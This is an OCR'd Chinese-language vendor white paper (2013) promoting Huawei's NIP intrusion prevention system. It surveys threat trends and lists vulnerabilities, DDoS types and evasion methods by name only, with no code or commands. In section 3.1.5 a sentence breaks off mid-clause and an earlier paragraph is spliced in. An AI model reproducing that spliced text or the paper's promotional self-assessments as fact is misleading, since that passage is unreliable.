


# NIP 网络智能防护系统
# 技术白皮书

文档版本　　V1.0

发布日期　　2013-04-18

**华为技术有限公司**

HUAWEI

# 目 录

# 1 互联网安全趋势

随着互联网飞速的发展，企业和用户面临的威胁也日益严重。

许多服务器上安全的软件系统的规模越来越大，复杂度越来越高，大量的漏洞不断涌现；网络上信息资源的丰富使得普通人很容易就能够掌握各种计算机技术，迅速找到各种软件的漏洞；此外，计算机安全知识涉及的面太广，包括网络企业难于采取有效的措施对网络进行安全防护。这几个因素使得安全威胁飞速增长，尤其是混合威胁所带来的风险。黑客攻击、蠕虫病毒、木马后门、间谍软件等威胁泛滥，企业的机密数据被盗窃，重要数据被篡改、破坏，遭受了严重的经济损失。

而由于互联网新兴应用的增长，比如社交网络，在线视频，微博等，使得互联网用户充分暴露在互联网环境下，使得攻击者有了新的机会，大量的客户端漏洞被暴露，大量的攻击都开始瞄准用户。恶意的攻击者们受利益的驱使，通过攻击普通用户，得到如信用卡，帐号等隐私信息。

这些事实，使得每个企业，每一台服务器，每一位普通用户的安全遭受极大的损害。

举例来说，2009 年，赛门铁克总共发现和记录的漏洞总数是 4814 个，而在 2010 年，这个数字达到了 6523，受漏洞影响的新厂商从 2009 年的 734 个，变成了 2010 年的 1914 个，增长率达到了 161%。严重的漏洞的数量增长更加夸张，从 2009 年的 11 个，增长到了 2010 年的 76 个。单单就 Google 的 Chrome 来说，就发现了 191 个。这些数字充分说明了，威胁持续增长，网络安全的严峻性逐年迅速增加，用户比以前任何时候更加需可靠的网络安全防护设施。

我们继续参考以下统计数据，这是 2008 年和 2009 年 TOP5 威胁的列表。

| Rank | BID | Vulnerabilities |
|---|---|---|
| 1 | 36299 | Microsoft Windows SMB2 '_Smb2ValidateProviderCallback()' Remote Code Execution |
| 2 | 35759 | Adobe Reader and Flash Player Remote Code Execution |
| 3 | 33627 | Microsoft Internet Explorer 7 Uninitialized Memory Code Execution |
| 4 | 35558 | Microsoft Windows 'MPEG2TuneRequest' ActiveX Control Remote Code Execution |
| 5 | 34169 | Adobe Reader Collab 'getIcon()' JavaScript Method Remote Code Execution |

Top Attacked Vulnerabilities, 2009

| Rank | BID | Vulnerabilities |
|---|---|---|
| 1 | 31874 | Microsoft Windows Server Service RPC Handling Remote Code Execution |
| 2 | 32608 | Java SE Runtime Environment and Java SE Development Kit Multiple Security Vulnerability |
| 3 | 30114 | Snapshot Viewer for Microsoft Access® ActiveX Control Arbitrary File Download |
| 4 | 32721 | Microsoft Internet Explorer XML Handling Remote Code Execution |
| 5 | 28157 | RealNetworks RealPlayer® 'rmoc3260.dll' ActiveX Control Memory Corruption |

Top Attacked Vulnerabilities, 2008

除去排第一两个针对 Windows 操作系统漏洞的威胁外，其他的威胁全部都是针对客户端应用程序的。这相比多年前的情况是有很大的不同的：要知道一些老的入侵防护产品基本上都只是关心针对服务器的攻击的。同时，由于 Web 攻击工具的大量产生，Web 攻击变得非常容易，即使是业余黑客也可以很容易发起一次攻击。因此基于 Web 的攻击增长非常迅速，2010 年，这类攻击总量相比上年增长了 93%。从表里也可以看出，大量的攻击是针对浏览器和插件的。

当网络安全设备还在以七层网络分层来讨论安全问题的时候，我们看到，现在的网络威胁已经聚焦在第七层即应用层，我们甚至可以毫不夸张的说，我们要面对的新兴的威胁，很多都已经渗透到“第八层”即内容层。

新的网络威胁需要更先进的网络安全产品，用户需要一种产品，它不仅可以充分感知二层到七层来达到传统入侵防御系统所具备的基本功能外，更需要深入到内容层来发现潜藏的新威胁。

# 2 客户需要更先进的入侵防护产品

## 2.1 传统防火墙的不足

传统防火墙作为网络安全的最基本设施，起到了不可磨灭的重要作用。但是我们应该注意到，对于新的网络安全问题，防火墙是那么的素手无策。

从防火墙的角度来看，它更多是一个访问控制设备，防火墙会把符合安全策略的流量放过，高级一点的防火墙还会检测协议的基本健壮性，只让合法的流量通过。但是，新的攻击手段不断涌现，大量的攻击都渗透到应用层或者“内容层”，他们在网络层面的表现是非常健康的，所以防火墙根本无法拦截这些威胁。

也由于防火墙本身的定位，其体系结构的设计也更多的是为了高速的访问控制，即使是最先进的基于状态的防火墙在灵活性上也有所欠缺。而互联网上的威胁恰恰是变化非常迅速，要应对这些威胁，企业在防火墙作为第一道防线之外，还需要一个能够迅速适应威胁变化的入侵防护产品。

## 2.2 一般入侵防护产品的不足

作为专项安全的增强，传统的入侵防护产品很好的满足了这个需求。

入侵防护产品可以部署在企业网络出口处或者重要服务器前面，作为防火墙的安全补充，提供主动的、实时的防护。入侵防护产品一般都能够准确检测二层到七层的网络异常流量，自动对各类攻击性的流量，尤其是应用层的威胁进行实时阻断。

入侵防护产品的一般工作流程是这样的：

1. 捕获网络数据包

2. 在 IP 报文层次进行报文重组

3. 在传输层进行报文重组（对于 TCP，一般叫流重组）数

4. 将数据包和已知的攻击特征库进行模式比对

5. 如果比对过程中发现命中的特征，则采取相应动作。

这样的入侵防护产品，在早些年，是能够很好的应对网络威胁的。

但是同样是因为互联网威胁的变化，使得传统的入侵防护产品逐渐无法满足新的网络安全需要。主要有以下原因：

***误报***

传统的入侵防护产品一般都由入侵检测产品演进而来，其特征库很大一部分也是从入侵检测产品继承而来，由于入侵检测产品的网络部署方式和功能定位不同，其签名往往都是比较容易产生误报的。所以，这类的入侵防护产品也同样继承了这个缺陷，为了避免影响正常业务，这类入侵防护产品在真实的网络部署的时候，其默认策略仅开启很少的签名（只阻挡很少的威胁），或者依赖在部署之后，经历一段时间的“磨合”，即把容易误报的签名人工关闭。

随着 IT 环境的进步，用户和网络管理员，他们需要更加智能更加省心的设备。他们需要一款从一开始研发就是聚焦防护的产品，一款可以即插即用的设备。这样的一款新型的入侵防护产品应该能够在用户的真实网络里开启所有防护功能而不用担心对现有的各种应用产生影响。

显然，很多传统的入侵防护产品无法做到这点。

***防躲避技术***

如果我们去收集一些入侵防护产品的手册，我们会看到，即使是比较高级的产品，其防躲避技术基本上只聚焦于以下几个方面

1. IP 报文分片，TCP 流分段

2. RPC 报文分片

3. URL 混淆

4. FTP 命令躲避

我们再来回顾一下 2008 年和 2009 年的 TOP5 网络威胁。前面提到的传统入侵防御产品所具备的防躲避技术，尽管都有一定价值，但是对于这些新兴的但是非常广泛而严重的威胁，基本上是没有任何抵御能力。

互联网威胁大量聚焦在新兴 HTTP 应用方面，无论是对于 2010 年 OWASP （开放 Web 应用安全计划组织）列举的十大 Web 应用安全威胁，还是对于最严重的基于

Web 的十大攻击，传统的防躲避手段，均没有任何用处。攻击者很容易使用新的方法来绕开检测。

所以，我们需要在传统入侵防护产品技术的基础上，大量增加新的技术来应对新型的内容层的防躲避技术，包括：URL 高级混淆技术，HTTP BASE64 编码，HTML 随机占位符插入，Javascript 混淆，HTTP chunked 传输，HTTP 内容压缩，HTTP header 混淆等等。

***内部网络流量滥用***

之前的入侵防护产品所没有考虑到的是，P2P 技术是那么的流行，Web 应用成为了互联网应用的主要组成部分。对于企业和组织来说，员工平时对于网络流量的滥用，成了企业网络的另一大威胁，当情况变得严重的时候，不仅可能影响到员工的工作效率，甚至可能导致企业重要业务中断。

所以一款新型的入侵防护产品，不仅需要关注来自外部的威胁，更应该考虑到有意或者无意的网络流量滥用带来的影响。为了这个目的，最简单的方法就是，入侵防御产品应该具备流量的可视化，并可以精细控制各个终端用户的使用。

***Web 2.0 和客户端威胁***

很少有入侵防护产品关注到 Web 2.0 带来的变化。我们查看传统入侵防护产品的厂商对于其能够检测的威胁，一般都还是停留在蠕虫，间谍软件，服务器软件漏洞等等。有些厂商的入侵防护产品，甚至在默认情况下，完全放行涌向客户端的流量不做任何检查。但是恰恰现在的大部分威胁都隐藏在这流向客户端的流量中，比如“偷渡式下载”，“社会工程学攻击”，“偷窃客户隐私数据”等。

由于客户端威胁的持续升温，著名的评测机构 NSS 和 ICSA 也在逐渐开始关注客户端威胁的测试。

而传统入侵防护产品对于 Web 2.0 和客户端威胁的滞后应对，使得他们将无法适应新的威胁环境，更加无法很好的保护用户。

***Web 应用防护***

也同样由于 Web 2.0 应用的大量涌现，虚拟化，社区，社交网站等等新型 Web 应用吸引着大量的用户。保护这些 Web 应用服务不受到黑客的攻击将是重中之重。想象一下，如果微博或者 Facebook 这样的应用服务，如果被人入侵，将会有多少用户受害。2011 年 4 月，索尼的 PSN 网络遭受攻击，几千万用户的个人信息被黑客盗走，其中

还包括大量的信用卡账号，而后，索尼旗下的电影，音乐等网站陆续遭受了 SQL 注入攻击，一系列针对索尼的攻击，最终使得索尼损失过亿美元。

由于现在的操作系统和服务器软件打补丁非常及时，所以传统的漏洞攻击手段已经很难入侵这类服务器，所以现在针对这些 Web 应用的最主要威胁是 SQL 注入和 XSS 等新技术，正式被 OWASP 组织统计的十大 Web 应用威胁之首。

传统的入侵防护产品一般都不具备 Web 应用防护的能力，或者只具备非常薄弱的防护能力。

## 2.3 如何评价和选择入侵防护产品

***你关注哪些应用***

首先，你需要保护的场景和应用是什么？在你决定购买怎样的产品之前，你必须了解你的需要。你是否需要保护你的服务器，保护企业的员工不受来自互联网的多种攻击的侵害。即使确定了你需要保护的场景范围，你还需要关注，你保护的是哪些具体的应用，比如是邮件服务器和 Web 服务器，还是需要避免 DDoS 攻击，你需要保护的网络的流量是多少，在你投资的入侵防护产品的工作年限里，这个流量会增长到多少。

如果你已经清楚你需要保护什么，而且你已经决定选择一款入侵防护产品，接下去就要掌握评价入侵产品的基本技巧。

***引擎能力***

首先，引擎应该是应用和内容感知的，不能仅仅是一个 Snort 的改版。比如你是否要亲自通过配置来指定哪些 TCP 端口上跑着 HTTP 的流量。一个智能的引擎，应该能够自行识别各种应用已经应用上面承载的内容。

引擎应该具备强大的能力，使得基于漏洞的签名成为可能。

引擎的性能也是很重要的一方面，你要关注一款入侵防护产品真正能够保护的能力是多少，而不要仅仅迷信大小包吞吐量，因为那时为防火墙和路由器设计的性能指标，并不适合衡量入侵防护产品的性能，因为现实的网络里，流量内容非常丰富，传统的大小包吞吐量不能代表其承受真实网络的性能。如果是基于 HTTP 的性能指标，尽管依旧不能完全代表现实网络的性能，但是会比大小包吞吐量的概念更加实用。

***特征库质量***

签名质量比较难量化，但仍旧有一些方法方便用户识别特征库库的质量。

首先是误报率，尽管一般用户无法自行构造测试来进行特征库的误报测试，但是用户仍旧可以通过观察一款入侵防御产品出厂时候的默认配置，是否开启了足够多的特征并使其工作在阻断的模式。如果厂商开启的特征数量很少，就从一个侧面说明了该厂商对其签名的质量信心不足，或者担心性能受到影响。

其次是特征库的发布频率，这个可以通过升级网站的记录来观察，一般来说，每周都会有新的漏洞和补丁产生，一款入侵防护产品至少应该达到每周一次以上的升级频率；

最后是特征库后面的研究团队，由于无法直接度量，一般只能依赖口碑，如华为公司在业界的领导者地位，使其的安全研究团队得到绝大部分用户的认可。

***易于部署***

用户的时间非常宝贵，网络维护的代价也非常高昂。应该注意一款高质量的入侵防护产品应该具备即插即用，易于部署的特点。

用户部署入侵防护产品的时候，首先是要能够直接将设备串入网络，立即开机使用，不需要任何磨合或者调试期，甚至不需要安装复杂的管理软件即可以开始使用。

***高可靠性***

除去最最基本的双电源，物理层 BYPASS 接口能力以外，用户经常忽视的是，整机制造水平和质量体系。一般入侵防护厂商，本身没有硬件开发能力，其都是通过一些质量一般的第三方工控机厂商定制硬件，由于质量体系不可控，硬件整机的质量就很难得到保障。

这种时候，用户应该选择一些具备硬件设计开发能力，同时又熟谙电信级别可靠性设计的厂商。这类厂商不会因为成本或者硬件设计的能力问题，在硬件可靠性上随意妥协。

# 3 NIP 网络智能防护系统

NIP 网络智能防护产品是新一代的入侵防护产品，它不仅满足了用户对于传统的入侵防护产品的基本功能需求，还大大增强了应对新兴威胁方面的能力。

## 3.1 先进的应用层威胁防护

### 3.1.1 虚拟补丁

NIP 网络智能防护产品支持对各种威胁类型的安全防护，并且紧跟互联网的最新威胁趋势，提供最新的最顶尖的防护能力。超越一般入侵防护系统所能防护范围。其中，通过阻挡针对系统漏洞的攻击，达到“虚拟补丁”的效果。

***基础系统漏洞防护***

漏洞指的是软件设计的缺陷或者错误。这些漏洞一旦被公布或被黑客挖掘出来就可能被利用来进行入侵攻击。这些被利用的漏洞可能导致以下安全威胁的出现，运行黑客下发的程序，自动从网络上下载文档，执行本地程序，损坏应用程序。

基础系统漏洞主要指的是操作系统的基本服务或者主流服务器软件的漏洞。这类漏洞往往是服务器安全性的大敌。其中尤以能够被远程利用的漏洞更为严重，尽管随着技术进步，现在的操作系统和服务器软件都会及时安装安全补丁，使得这类问题已经不再像过去那样严重。但无论如何，对于这类威胁的方式，始终是作为入侵防护产品所必需的基础功能，我们通过通用漏洞防护的技术（即基于漏洞的签名技术）来封堵最常被攻击者利用的漏洞。这类漏洞最常于微软的操作系统和软件，如 LSASS 和 MS-RPC DCOM 组件。有很多蠕虫和恶意软件都利用了这类漏洞来进行传播和攻击，如 W32.Downadup 和 Conficker。

### 3.1.2 *客户端防护*

***偷渡式下载防护***

偷渡式下载防护是一种最为诡秘的入侵方式。在正常上网的情况下，计算机就自动下载了可执行的数据内容到用户终端上。这是在用户没有任何知悉的情况下发生的，这使得问题变得更加严重，统计显示，这已经是目前网络中最严重的入侵活动之一。

主流网站往往成为这类“驱动下载”攻击的源点。NIP 网络智能防护系统通过虚拟补丁的技术，充分保护浏览器和插件的漏洞不被利用，使得偷渡式下载无法实施。由于偷渡式下载利用的技术比较高级，其攻击内容又可以经过非常精心设计，并加入很多混淆技术，NIP 网络智能防护会采用高级的反躲避技术来确保检测这些攻击。

***欺骗类应用软件防护***

黑客除了利用操作系统及其他应用软件的漏洞进行入侵之外，还有许多其他可利用的手段，如利用社会工程学进行欺骗。通过一些欺骗手段使得用户执行了一些他们根本不希望的操作。这种基于社会工程学的欺骗攻击行为主要包括那些被统称为“误导应用”或“流氓软件”的攻击行为。华为 IPS 支持检测及防护“误导应用”的网络签名规则。以下是一些常见的网络 “误导应用”：

***虚假编解码器：***目前网络上存在着数十种的语音及视频文件格式，而且大部分需要特定的播放器软件或版本才能进行播放。正因为这样，大部分的网络用户都了解，有时候为了播放某个格式的视频或语音文件他们必须下载或更新播放软件，以解码二进制文件并播放。恶意软件编写者一般会把成人网站或者视频教材等相关视频、语音文件作为欺骗手段的一部分，先显示相关视频介绍及播放点击按钮，当用户点击按钮查看视频内容时则提示用户需要下载及安装编解码器。当用户点击下载时，实际下载及安装的却不是编解码器而是恶意软件。

***虚假安全扫描网站：***现网上存在着多种多样的虚假安全扫描网站的广告。欺骗者架设好虚假的安全网站，受骗用户访问该网站时会自动弹出告警窗口，告知访问者他们的主机存在安全威胁或已被入侵，要求用户下载安装他们的威胁清除软件等。华为检测到大量利用这种恐吓策略欺骗用户的所谓安全站点。

***间谍/广告软件检测***

间谍及广告软件继续成为企业的安全威胁。为缓解这种威胁，IPS 支持对间谍/广告软件的检测。间谍/广告软件也许不会在网络内主机间传播，但却是非常需要关注的问题。入侵防护系统是否能够对间谍/广告软件的检测能力可以成为企业决定是否允许应用这类软件的决策依据。

入侵防护系统检测到间谍/广告软件的告警有时是可以忽略的，取决于企业的安全策略。

### 3.1.3 已感染系统的活动防护

各种多形态的病毒变形不断快速出现，对常规的防病毒软件带来了很大的挑战。网络 IPS 是一个很好的病毒辅助检测设备。当被感染主机的病毒程序通过网络进行通信，企图更新自身版本或下载其他恶意程序以进一步控制被入侵主机时，基于相关签名，IPS 能够检测到这类通讯报文，报告已被感染了的主机。

当 IPS 检测到相关主机受病毒感染的警报时，需要使用最新的杀毒软件对受感染主机进行全面的安全扫描及病毒清除操作。

### 3.1.4 协议异常检测

协议异常检测是一种非常基本的入侵检测手段。黑客通常利用网络上很多应用服务器在设计中并不完善，对协议中的异常情况考虑不足的弱点对服务器加以攻击。通过向服务器发送非标准或者缓冲区溢出的通讯数据，进而夺取服务器控制权或者造成服务器宕机。

NIP 网络智能防护产品支持对多种协议进行异常检测，通过深度协议分析，对于那些违背 RFC 规定的行为，或者对于明显过长的字段，明显不合理的协议交互顺序，异常的应用协议的各个参数等等，根据危害程度，识别潜在的针对应用服务器和客户端的入侵行为。

协议异常检测覆盖的协议有：HTTP，SMTP，FTP，POP3，IMAP4，MSRPC，NETBIOS，SMB，MS_SQL，TELNET，IRC，DNS 等等，覆盖常用的 30 多种协议。

与一般厂商不同的是，NIP 网络智能防护系统把内容层面如 XML 页面和 PDF 文件等也看待为一种“协议”，如果遇到异常的文件结构，也会认为是一种协议异常。通过这种方法，NIP 网络智能防护系统就能够分析出潜藏在文件内容中的缓冲区异常攻击或者脚本攻击。

### 3.1.5 协议感知

NIP 网络智能防护系统的核心引擎内置协议和文件识别机制，也就是说，协议和文件的识别和威胁的扫描是同时发生的。这样做的好处是，即使攻击威胁隐藏在一些不常见的端口上，我们也能够检测出来。比如我们不会因为 HTTP 运行在 3128 端口而漏过 HTTP 协议上的攻击。NIP 网络智能防护系统根据威胁检测需要，支持多种协议和文件类型的分析和识别，比如：

ICMP， HTTP， DNS， BGP， FINGER， FTP， GOPHER， HTTPS， IDENT， IMAP，IRC，LDAP，MSSQL，MSSQL_RESOLVER，NBTSS，NETBIOS_DCE_PM，NETBIOS_NS， NETBIOS_DGM， NNTP， NTP， POP2， POP3， SMB， SMTP，SNMP， SSH， TELNET， TFTP， OVERNET， RFB， MDNS，DHCP， SIP

为了威胁检测的需要，NIP 甚至支持以下 P2P 和 IM 类协议的识别：

QQ， OSCAR， EDONKEY， EMULE， XMPP， FASTTRACK_KAZAA，FASTTRACK_GROKSTER， FASTTRACK_IMESH， YAHOO_MESSENGER，MSN_MESSENGER

根据用户组网场景的不同，态的病毒变形不断快速出现，对常规的防病毒软件带来了很大的挑战。网络 IPS 是一个很好的病毒辅助检测设备。当被感染主机的病毒程序通过网络进行通信，企图更新自身版本或下载其他恶意程序以进一步控制被入侵主机时，基于相关签名，IPS 能够检测到这类通讯报文，报告已被感染了的主机。

当 IPS 检测到相关主机受病毒感染的警报时，需要使用最新的杀毒软件对受感染主机进行全面的安全扫描及病毒清除操作。

## 3.2 强大的 DDoS 攻击防护

拒绝服务攻击也就是 DoS（Denial of Service）攻击，其目的是通过攻击使计算机或网络无法提供正常的服务。DoS 攻击的特点有**难于防范、破坏力强、易于发动、追查困难、危害面广。**

当攻击者控制了大量傀儡主机，利用这些分布在不同网络中的主机，同时发起一种或者多种拒绝服务攻击，则升级为危害更大的攻击手段：分布式拒绝服务攻击（DDoS，Distributed Denial of Service）。

DDoS 指借助于客户/服务器技术，将多个计算机联合起来作为攻击平台，对一个或多个目标发动 DoS 攻击，从而成倍地提高拒绝服务攻击的威力。通常，攻击者使用一个偷窃的账号将 DDoS 主控程序安装在一个计算机上，在一个设定的时间主控程序将与大量代理程序通讯，代理程序已经被安装在 Internet 上的许多计算机上，当代理程序收到指令时就发动攻击。利用客户/服务器技术，主控程序能在几秒钟内激活成百上千个代理程序的运行。

NIP 网络智能防护系统，提供了强大的 DoS 和 DDoS 的防护。凭借着系统强大的网络处理和分析能力，能够抵御若干 Gbps 的 DoS 流量。以下是 NIP 网络智能防护系统能够防御的攻击列表：

***畸形包攻击***

Smurf 攻击、LAND 攻击、FRAGGLE 攻击、IP 分片攻击、Ping Of Death 攻击、Tear Drop（碎片）攻击、WinNuke 攻击、Large ICMP 攻击、TCP Flag 攻击、IP Spoofing 攻击、ICMP 重定向控制报文、ICMP 不可达控制报文、IP 地址扫描攻击、IP 端口扫描攻击、IP 源站选路控制报文、IP 路由记录选项控制报文、Tracert 控制报文等。

***风暴（泛洪）型***

SYN Flood 攻击、TCP Flood 攻击、UDP Flood 攻击、UDP Fragment Flood 攻击、ICMP Flood 攻击。

***应用层 DDoS 类***

HTTP GET/POST Flood 攻击、DNS Query Flood 攻击、DNS Reply Flood 攻击、SIP Flood 攻击、Connection Flood 攻击、HTTPS Flood。

# 3.3 领先的应用识别和控制

## 3.3.1 灵活的应用流量控制

NIP 网络智能防护系统提供了灵活的应用流量控制手段，管理员可以精细设定什么人可以在什么时间使用怎样的应用。通过这个功能，网络管理员可以获得最大的网络流量可视化。

应用流量控制方式支持阻断和限流，用户可以在策略中设定是否允许某类应用的使用，也可以设定某类应用占用的网络带宽上限。通过这种方式，用户可以禁止（阻断）员工使用在线视频等影响工作效率的应用，也可以通过限制员工使用某类应用带宽上限，来确保企业关键业务的带宽不受损失。

根据企业的组织架构、网络划分和工作休息时间的不同，NIP 网络智能防护系统还允许管理员根据不同的用户（网络地址），不同的时间段有着不一样的应用流量控制策略。比如，销售部门在所有时间都允许使用除了在线视频和股票应用软件外的所有网络资源，而产品研发部门，不允许在上班时间使用 P2P 下载和即时通讯软件。

该功能在 IDS 模式（即旁路监听）下的时候，不再提供控制功能，但是管理员依旧可以通过分析和报表功能，查看网络流量中的应用组成情况。

### 3.3.2 丰富的协议识别提升网络可视化体验

目前，协议识别支持 17 个大类（P2P、VoIP、IM、Web Browsing、File Access Protocol、Video、Stock、Game、Proxy、Attack、Email、Network Administration、Remote Connectivity、News Groups、Other），800 多种协议/应用。并且，协议特征库支持自动在线升级。

在使用 NIP 网络智能防护系统的时候，网络上的绝大部分流量都可以被 识别，并分类，因此能够给管理用提供最佳的可视化管理体验。

## 3.4 高效的病毒防御

根据ICSA 统计报告，磁盘传播的病毒仅仅占1%，93%来自E-Mail，2%来自Internet的下载，另有4％来自其它途径。

毫无疑问，电子邮件是当今世界上使用最频繁的商务通信工具，据可靠统计显示，目前全球每天的电子邮件发送量已超过 500 亿条。电子邮件的持续升温使之成为那些企图进行破坏的人所日益关注的目标。

黑客使用高级手段使用户打开电子邮件附件的例子包括双扩展名、密码保护的 Zip 文件、文本欺骗。这就是业界常说地利用社会工程学进行欺骗。通过一些欺骗手段使得用户执行了一些他们根本不希望的操作。这种基于社会工程学的欺骗攻击行为主要包括那些被统称为“误导应用”或“流氓软件”的攻击行为。常见的蠕虫病毒也利用该特点进行传播，如“爱虫病毒“和”求职信病毒“。让收件人误以为是自己的一份邮件，诱

导其点击执行该病毒文件。而常见的木马程序也可以将自己寄生于设备驱动程序中，通过用户下载执行该驱动程序达到使用户感染中毒的目的。

NIP 网络智能防护系统的文件病毒查杀是基于文件真实类型进行病毒扫描的，而非基于文件后缀名，这样可以有效地抑制这类病毒伪装的攻击或病毒的传播。

# 3.5 IPv6 及隧道检测

近年来，随着互联网的飞速发展，互联网上的主机数量以几何级数增加，而且新的业务也在不断的涌现，也正是这种高速的增长，使得当前的互联网陷入了前所未有的困境。虽然使用分配临时 IPv4 地址或网络地址翻译（NAT）等地址使用技术，在一定程度上对 IPv4 地址不足的状况有所缓解，但仍然无法回避 IPv4 地址即将被分配殆尽的问题。IPv6 协议，彻底解决了 IPv4 地址不足的难题，并且在地址容量、安全性、网络管理以及服务质量等方面有明显的改进，是下一代互联网络协议采用的核心标准之一。

IPv4 到 IPv6 的过渡不可能一次性实现，必须是一个循序渐进的过程，在很长的过渡期内，IPv4 和 IPv6 必须共存，因此，能够保护 IPv6 及各种 IPv4 到 IPv6 过渡的网络安全也成为下一代互联网安全设备的目标和挑战。


NIP 网络智能防护系统可以同时支持 IPv6/IPv4 双栈的漏洞防护，支持 IPv6、IPv6 over IPv4、IPv6 和 IPv4 混合网络的应用层攻击防护以及 DDoS 流量异常攻击防护，能够完全适应 IPv6 环境及过渡期网络环境。同时，设备还支持对 VLAN 802.1Q、MPLS、GRE 等隧道内的流量分析和处理，能够对流量进行识别并且解析出内层报文进行检测，从而适应各种复杂的网络。

# 3.6 简单灵活的安装和使用

## 3.6.1 即插即用的安装

为了方便用户使用，NIP 网络智能防护系统设备无论是内置的网络端口或者外置的接口卡，都已经固定划分好接口对。所谓的接口对，即一进一出两个端口。用户只需要将接口对串行接入到需要保护的网络链路上，即完成了部署。

下图以设备内置接口和 8GE 扩展接口卡来举例接口对的划分。



一般的入侵防护系统部署的时候，需要先试运行，即先将响应方式设置为仅告警，观察一段时间没有明显误报以后再设置为阻断模式。这种做法，不仅提高了设备的使用门槛，还严重影响了部署的效率。

由于 NIP 网络智能防护系统的宗旨是即插即用，所以策略和签名都被预设计为开机即可工作，无需调整。当然，为了能够让设备更加好的适应部署场景，用户也只需要几分钟就可以在设备的 Web 界面中，就可以根据预置的策略模板来创建最符合自己情况的安全策略。

每一台 NIP 网络智能防护系统出厂时均内置了较新的特征库，在第一次完成部署的时候，无需等待在线升级完成，就可以立即开始工作。

## 3.6.2 灵活的升级方式

NIP 网络智能防护系统通过持续的升级最新的特征库，来获得最新的检测能力，给用户提供最新的保护。

考虑到不同的用户对入侵防护系统的部署有不同的要求，用户网络的环境也可能各不相同，NIP 网络智能防护系统提供了非常灵活的升级方式。

主要升级方式有：

***在线升级***

所谓在线升级，即 NIP 设备直接通过网络和华为的升级服务器连接，并下载最新的升级包。在线升级有两种方式，手动和自动。

手动升级即由用户自行在 Web 界面触发在线升级的操作，这种情况一般是有经验的网络管理员，他们希望自己来管理设备去尝试升级的时间，而不希望设备自动去连接升级服务器。

自动升级是指用户指定一个时间，设备会在这个时间自动去尝试下载和升级最新的签名库。时间的设定可以是每天的特定时间或者每周某一天的一个特定时间。

如果开启了自动在线升级，无需用户的干预，设备将时时刻刻具备最新的防护能力。

*本地升级*

当用户的网络不允许 NIP 智能网络防护系统直接连接升级服务器的时候，或者网络管理员不希望 NIP 主动连接外部服务器的时候，可以采用本地升级。


本地升级的实质是人工从升级网站下载最新的特征库文件，然后将这个文件导入到设备并加载的过程。

*内网升级*

一些大的企业，可能购置多台 NIP 网络智能防护系统，严格的网络管理策略要求这些设备不直接和互联网相连，或者不允许每台设备独立连接升级服务器进行升级。这时，可以采用内网升级方案。

下图是 NIP 网络智能防护系统的内网升级部署方案，图中的 UA 服务器上，运行着由华为提供的特征库专用同步（镜像）工具，其作用是实现从升级网站向企业内部的内容推送，确保最新的特征库能够同步到图中的内网服务器上。根据企业实际情况，UA 服务器和内网服务器可以是同一台服务器。

企业内希望使用内网升级功能的 NIP 设备在网络连接上必须具备连接到内网服务器的能力。然后只要在每台 NIP 设备上配置为内网升级，同时填入内网服务器的 IP 地址，就可以实现内网升级了。




